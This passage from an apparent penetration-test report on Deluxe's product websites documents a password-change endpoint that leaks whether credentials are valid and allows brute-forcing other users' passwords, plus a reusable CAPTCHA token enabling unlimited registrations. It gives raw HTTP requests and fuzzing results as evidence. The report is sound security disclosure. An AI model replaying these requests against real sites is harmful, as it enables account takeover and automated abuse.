Password change functionality can be used for brute-forcing of valid email/password pairs. Valid and invalid credentials could be distinguished by the application response.

Invalid password:

PUT Request: https://www.deluxe.ca/en-ca/products/api/customer/current/account/password




```
PUT https://www.deluxe.ca/en-ca/products/api/customer/current/account/password HTTP/1.1
Host: www.deluxe.ca
```

```
email=test_proddeluxecaproducts_1%40[redacted]&existingPassword=test&newPassword=
QWEasd123!&confirmPassword=QWEasd123!
```

```
HTTP/1.1 200 OK
```

```
":"Provided credentials could not be authenticated. Changes to your account have not been
```

Valid password:



```
PUT https://www.deluxe.ca/en-ca/products/api/customer/current/account/password HTTP/1.1
Host: www.deluxe.ca
```


```
email=test_proddeluxecaproducts%40[redacted]&existingPassword=Qwerty1234!&newPassword=
Qwerty1234!&confirmPassword=Qwerty1234!
```

```
HTTP/1.1 200 OK
```

```
rror":{"code":10,"message":"The new password must be different from the current password."}}
```

It is also worth noting that the application does not verify whether the email address to which the user changes the password is related to the current account, which allows brute-forcing passwords of other users' accounts.

Bruteforce password, by fuzzing it in all three parameters:



Task ID	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Payloads
1	200	OK	1.15 s	1,813 bytes	138 bytes	InvalidPass1
2	200	OK	1.3 s	1,813 bytes	138 bytes	InvalidPass2
3	200	OK	1.3 s	1,813 bytes	138 bytes	InvalidPass3
4	200	OK	1.31 s	1,813 bytes	138 bytes	InvalidPass4
5	200	OK	1.2 s	1,813 bytes	138 bytes	InvalidPass5
6	200	OK	1.25 s	1,813 bytes	138 bytes	InvalidPass6
7	200	OK	1.18 s	1,813 bytes	138 bytes	InvalidPass7
8	200	OK	1.28 s	1,813 bytes	138 bytes	InvalidPass8
9	200	OK	1.28 s	1,813 bytes	138 bytes	InvalidPass9
10	200	OK	1.27 s	1,813 bytes	138 bytes	InvalidPass10
11	200	OK	1.16 s	1,813 bytes	107 bytes	Qwerty1234!

M.4 Weak Captcha Mechanism

CVSS v3 Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	MEDIUM 5.3

FINDING

During penetration testing it was found that the application uses a weak CAPTCHA mechanism. Current CAPTCHA implementation allows the usage of the same token multiple times.

CAPTCHA is a free service that helps protect websites from abuse. It is a Turing test to tell humans and bots apart. It is easy for humans to solve, but hard for "bots" and other malicious software to figure out. By adding a weak CAPTCHA mechanism, a website is at the same risk as without the implementation of the mechanism.

RECOMMENDATION

To resolve the detected vulnerability, the application should track and restrict usage of the CAPTCHA multiple times.

REFERENCES

https://owasp.org/www-project-automated-threats-to-web-applications/

https://www.comodo.com/business-security/email-security/anti-spam-captcha.php


AFFECTED APPLICATIONS

Host	IP
www.deluxe.com/products	104.94.100.171
www.deluxe.ca/en-ca/products	92.123.189.49

EVIDENCE A

URL:
https://www.deluxe.com/products/secure/myaccount/createaccount.cshtml?redirect_url=%2fen-ca%2fproducts%2f
Authentication: **Not required**

The application “Registration” feature uses CAPTCHA tokens against automated attacks that should prevent from sending multiple authorized requests.



```
POST https://www.deluxe.com/products/secure/myaccount/createaccountconfirmation.cshtml HTTP/1.1
Host: www.deluxe.com
```


```
hdn_customer_type_id=1&redirect_url=%2Fproducts%2Fsecure%2Fmyaccount%2Fprofilepassword.cshtml&
hdn_country_id=1&hdn_auth_token=
r%2Fc%2FvX8gS3%2B2fdNNHAdK6VukdWpU3g%2BaU8NA2uItmIhJmGHqhzTl706bxx8LsyhDHSE93NtBxgxeY%2FqSDMPNGE2AkAyR
lKM%2F%2BhXTlGV306IzEcpliJTuf7zZEtL1v6X%2B7Z8QPMrOC2DHIa81fmR7wvYVS3AskdnYdSrwyctXfddNNju4XA7pQaNz0jAv
ou1rud5B8HLChnMkVVWExluZ7YtbBREcU%2F%2FhNdPIKS4Kc15XsjrmwIAyIreiUaommwFJnaSg8LqVUbceo64ISNYuq0jIif7R2S
x4NousICkNSv%2F0gqI%2BWZsN0kTjt%2FjxPxEsjq0D%2B8WxN4nfx%2BBADQoEKBRtcwZPtSsfmFqduwt0aWiZ8BR9G2ppKnGn2Y
Fpd7ayl4%2BFAgszpZPTcWUTgwVf0UmXzWku0Umvajzd1wwmu7gZZbLSUqsAfuJ%2FilUk5EtCyjO94VYY7hsKWVgyfZnJ8KNXUaIW
QWbxdeidgocl9jDwns8%2FAb0ZRwB0Jo00kToyE90iovhXtLKdadpP86nIGqe1DA0pYe8RlnlVnK5xXS7EQiZiduRpdx8JAhqtB0Mr
02X6PdNX2sDkCNx4Ww17xOMlu20WdQuVlm1nPi0NMZDjGTi0NMMEJC10tRT4VR6p4%2Blk07scDex0Z89aod6DqA8JtdSfdDGb2q%2
BSWPgxLuP%2F9ZQXhSiXlYmgeQUiSo07o3%2BajI0WQ4lW516FotKUap%2Bb%2B%2BswkabICR91JA703R0kjg5ErChfuC%2Fm%2Bu
9JWAWazZIdqGXch4h3PkntVPt6kpmi%2F0lc6rmQZKJDogDBg1JaC37C1UCTbVlBE0yu798nmhoo6g%3D%3D&
hdn_recaptcha_response=
03AEkX0DCdEoaA87qAQ9LPMlKyCKkVUAzoHdEiTjC0CSTetLhVa7oInhC2CFwXGNtTpBD1HeqZJkv_Lqk9vTjMN8T-fKaF2FTNlffR
u8SGBfNvzimm0MmHnzu-C8LiJfVuZrF3cJUu5u7rTg7nmEP0S05-8xArEh7cR-Spjn1XVCnPGQ6niD4zxH_AJnhPcM4sgonrN6coj-
3dkYhNWj-akEwiVgmFgPRN86Qc3i2M2DmPXWm0jn74HrZpP-YwFV0gxf9FbiVS3PJwzjLRfCvufGwwlrCtFlTDsF0bqis2d4rAn4Ht
THxNFmHiWdyE8LNZS13QjQLybHbcpwF0Ro7oanDTEJkCJ7XCy0dCriKcP04ubib0dHfYSyXj0-QUlWcjAxNx1-mMNHCvNsTSguNsFJ
WAL0ChgPxf_p1SMamCkmmPEuarD5pW2jQjqZjBdpRLN1fX-Y681Zo0EtqaDb50-NHJYN2GAN5JgMfpdzxiqIJRM_plsYD5GHjHPJuD
r38ACcdaNG31t-cuWI01IvtEx34p_rNBRcxgUQ&hdn_email=test_proddeluxeproducts_1%40[redacted]&
g-recaptcha-response=
03AEkX0DCdEoaA87qAQ9LPMlKyCKkVUAzoHdEiTjC0CSTetLhVa7oInhC2CFwXGNtTpBD1HeqZJkv_Lqk9vTjMN8T-fKaF2FTNlffR
u8SGBfNvzimm0MmHnzu-C8LiJfVuZrF3cJUu5u7rTg7nmEP0S05-8xArEh7cR-Spjn1XVCnPGQ6niD4zxH_AJnhPcM4sgonrN6coj-
3dkYhNWj-akEwiVgmFgPRN86Qc3i2M2DmPXWm0jn74HrZpP-YwFV0gxf9FbiVS3PJwzjLRfCvufGwwlrCtFlTDsF0bqis2d4rAn4Ht
THxNFmHiWdyE8LNZS13QjQLybHbcpwF0Ro7oanDTEJkCJ7XCy0dCriKcP04ubib0dHfYSyXj0-QUlWcjAxNx1-mMNHCvNsTSguNsFJ
WAL0ChgPxf_p1SMamCkmmPEuarD5pW2jQjqZjBdpRLN1fX-Y681Zo0EtqaDb50-NHJYN2GAN5JgMfpdzxiqIJRM_plsYD5GHjHPJuD
r38ACcdaNG31t-cuWI01IvtEx34p_rNBRcxgUQ&txt_newpassword=Qwerty1234%21&txt_confirmpassword=Qwerty1234%21
```

```
HTTP/1.1 302 Moved Temporarily
Content-Type: text/html; charset=utf-8
```

```
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/products/secure/myaccount/profilepassword.cshtml">here</a>.</h2>
```


However, due to the lack of verification of token usage, the application does not reject requests that go after the original request.

POST Request:
https://www.deluxe.com/products/secure/myaccount/createaccountconfirmation.cshtml



Task ID ^	Code	Reason	RTT	Size Resp. Header	Size Resp. Bo...	Payloads
1	302	Moved Temporarily	742 ms	3,116 bytes	175 bytes	test_proddeluxeproducts_2@[redacted]
2	302	Moved Temporarily	585 ms	3,116 bytes	175 bytes	test_proddeluxeproducts_3@[redacted]
3	302	Moved Temporarily	686 ms	3,116 bytes	175 bytes	test_proddeluxeproducts_4@[redacted]
4	302	Moved Temporarily	857 ms	3,117 bytes	175 bytes	test_proddeluxeproducts_5@[redacted]
5	302	Moved Temporarily	605 ms	3,116 bytes	175 bytes	test_proddeluxeproducts_6@[redacted]
6	302	Moved Temporarily	565 ms	3,116 bytes	175 bytes	test_proddeluxeproducts_7@[redacted]
7	302	Moved Temporarily	729 ms	3,117 bytes	175 bytes	test_proddeluxeproducts_8@[redacted]
8	302	Moved Temporarily	1.45 s	3,117 bytes	175 bytes	test_proddeluxeproducts_9@[redacted]
9	302	Moved Temporarily	947 ms	3,117 bytes	175 bytes	test_proddeluxeproducts_10@[redacted]
10	302	Moved Temporarily	595 ms	3,116 bytes	175 bytes	test_proddeluxeproducts_11@[redacted]
11	302	Moved Temporarily	559 ms	3,116 bytes	175 bytes	test_proddeluxeproducts_12@[redacted]

As a result it allows the registration of an unlimited number of users without any restrictions.



External 'Deluxe' via Pentest Group
Yay, test! Your account's been crea... 13:39
Thanks for creating your account. 855.833.5...

External 'Deluxe' via Pentest Group
Yay, test! Your account's been crea... 13:39
Thanks for creating your account. 855.833.5...

External 'Deluxe' via Pentest Group
Yay, test! Your account's been crea... 13:39
Thanks for creating your account. 855.833.5...

External 'Deluxe' via Pentest Group
Yay, test! Your account's been crea... 13:39
Thanks for creating your account. 855.833.5...

External 'Deluxe' via Pentest Group
Yay, test! Your account's been crea... 13:39
Thanks for creating your account. 855.833.5...

External 'Deluxe' via Pentest Group
Yay, test! Your account's been crea... 13:39
Thanks for creating your account. 855.833.5...

External 'Deluxe' via Pentest Group
Yay, test! Your account's been crea... 13:39
Thanks for creating your account. 855.833.5...

External 'Deluxe' via Pentest Group
Yay, test! Your account's been crea... 13:39
Thanks for creating your account. 855.833.5...

External 'Deluxe' via Pentest Group
Yay, test! Your account's been crea... 13:39
Thanks for creating your account. 855.833.5...

External 'Deluxe' via Pentest Group
Yay, test! Your account's been crea... 13:39
Thanks for creating your account. 855.833.5...

External 'Deluxe' via Pentest Group
Yay, test! Your account's been crea... 13:39
Thanks for creating your account. 855.833.5...

External 'Deluxe' via Pentest Group

Yay, test! Your account's been created!

'Deluxe' via Pentest Group
To: test_proddeluxeproducts_13@[redacted]
Fri 2022-11-25

Thanks for creating your account.

deluxe

855.833.5893
Account
CustomerHelp@deluxe.co

Welcome, test.

We're excited that you've taken the time to set up your account with us! Sign in and check it out!

If you find you have any questions at all, please feel free to contact us by calling **855.833.5893**.

We're thrilled you're here and look forward to working with you!

Call one of our experts at: **855.833.5893**

Monday - Friday 8:30 am - 6:00 pm EST

NO-RISK GUARANTEE ON-CALL ASSISTANCE PERSONAL DESIGN SUPP

deluxe

Account | Returns & Replacements | Privacy & Terms


Deluxe | P.O. Box 419059 Rancho Cordova, CA 95741-9059 | 855.833.5893
© 2022 Deluxe Corporation | DX4221DACCT

EVIDENCE B

URL: https://www.deluxe.ca/en-ca/products/secure/myaccount/createaccount.cshtml?redirect_url=%2fen-ca%2fproducts%2f

Authentication: **Not required**

The application "Registration" feature uses CAPTCHA tokens against automated attacks that should prevent from sending multiple authorized requests.



```
POST https://www.deluxe.ca/en-ca/products/secure/myaccount/createaccountconfirmation.cshtml HTTP/1.1
Host: www.deluxe.ca
```


```
hdn_customer_type_id=1&redirect_url=%2Fen-ca%2Fproducts%2F&hdn_country_id=1&hdn_auth_token=
L%2BMze0G4UkkUj8EYQCi8BXdoBM7BXdw0jmfhcHwrAUlqgqCq3a12R6DH3vRdj4veruGd7Vm9rdMXG8jrgaPvDYMlWiPWN8zbEK
c2QbHbk0TnWBqDA%2BU3GGUeeLDh3uREXrWhtBjCpvToSj0uB8aarMzuU11Fn1d0du03KsxpPBR95rLTMYlRZc0%2BciK3Id00qu
Pq5IHfrF0ejMZUnXCEamgCBWaWklgvEnugCSmgUIGgfwoIp%2FHJ0Wp8z8EqiTiaKMwzFPyy8273K8Cyc7f6rATs4BHiktc%2Fcr
JnZS%2FtasjNe7ztV%2FYQpEvyxMgreCGaAoVXef9aBq8jQ0N16Hvq6LiMtNcoRPm3%2FWg5RozsHEw%2BlosaxsJZUJEj9v%2Fq
fiesreoKaiHEy9NGoL7v5RFD7fIdZYQ0milUJXCXxf7KVFgAYmLMA6%2FqcGpuaEhm%2FbMBT0FH5%2B0zDNQvx0R3cg%2BdT7Kh
8zEuLotyyJ5CfB4Si5tihH2w0Tnt5rJiYJnLCvHyHRptl7N3XuKNr6DPoCk0oUrhS1CIZuAZ7ggY6mwz2YJzdaF876G8j4M8ZHUT
gLes0%2FTa0m00v7WL6qsXGMs80CcV%2BSd1Dp6z5meWvXodemq71EYU8nsNqULcUYtrQh3DAuH4uRl3tjiQVorakCkpw7%2BuxB
zWSiD2fBLS0AuDz4oKOPWPd5VMVzJKlp0KXEwUbnGuHq8D5mSLMkUiN2amHdmjaHuWpCWxY0iFlgYdENlIgF91tVDv97CjasFlF8
Bz6crQLBUFtw8qrvamKhA0%2F4es0gqae2t0Iouq2YoBNIrq8iQD&hdn_recaptcha_response=
03AEkXODDip5vqG_bTrMKdJqzGrjLUKCF8NyDV_HY86bW2Ww5wiF_6ezjuri_aVN00OEAkjh8oZnw25haB8_GWniJMQZTlCvtWsS
R-VFtlQaGi-GsNNs0EyC2Cg6YKbN0Jp2qfuGPgE_FkDUBBu-GsL6kIV2CZXmzGTwBCw6VQFD0qG6I-ZwWEXfSI0nlUelNIa4Pa5i
STy_t3V0b91LMfMCsej29WHlo33MQl8xmEwKtTCSKYq_MwCxlgJb3YTuDeDUtP_y9abWwaXpwHUzcn7kHbE-UpKpTHIpnwpIoz_d
AA9qeA4pJpCw0IcAyp985Z1d3c0YicRFShqyXG1BsjtGmBBlHRMzc355TANr504lygZ1coJwfe_7LJXlnlz_3LxbUojFQVza_NJy
eBGqeRRVIU_DWUbPoHv0kilXbpozlmpjmL_MkEXOS_RtD0Txy5wzbEQI-VFNudRIBNbz5lNQ0Zg2QLIiz5Q081e94VrExjje1RGH
TA0stNs0gTK1plUGGWBi83xilS&hdn_email=test_proddeluxecaproducts_2%40[redacted]&g-recaptcha-response=
03AEkXODDip5vqG_bTrMKdJqzGrjLUKCF8NyDV_HY86bW2Ww5wiF_6ezjuri_aVN00OEAkjh8oZnw25haB8_GWniJMQZTlCvtWsS
R-VFtlQaGi-GsNNs0EyC2Cg6YKbN0Jp2qfuGPgE_FkDUBBu-GsL6kIV2CZXmzGTwBCw6VQFD0qG6I-ZwWEXfSI0nlUelNIa4Pa5i
STy_t3V0b91LMfMCsej29WHlo33MQl8xmEwKtTCSKYq_MwCxlgJb3YTuDeDUtP_y9abWwaXpwHUzcn7kHbE-UpKpTHIpnwpIoz_d
AA9qeA4pJpCw0IcAyp985Z1d3c0YicRFShqyXG1BsjtGmBBlHRMzc355TANr504lygZ1coJwfe_7LJXlnlz_3LxbUojFQVza_NJy
eBGqeRRVIU_DWUbPoHv0kilXbpozlmpjmL_MkEXOS_RtD0Txy5wzbEQI-VFNudRIBNbz5lNQ0Zg2QLIiz5Q081e94VrExjje1RGH
TA0stNs0gTK1plUGGWBi83xilS&txt_newpassword=Qwerty1234%21&txt_confirmpassword=Qwerty1234%21&
```

```
HTTP/1.1 302 Moved Temporarily
```

```
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/en-ca/products/">here</a>.</h2>
```

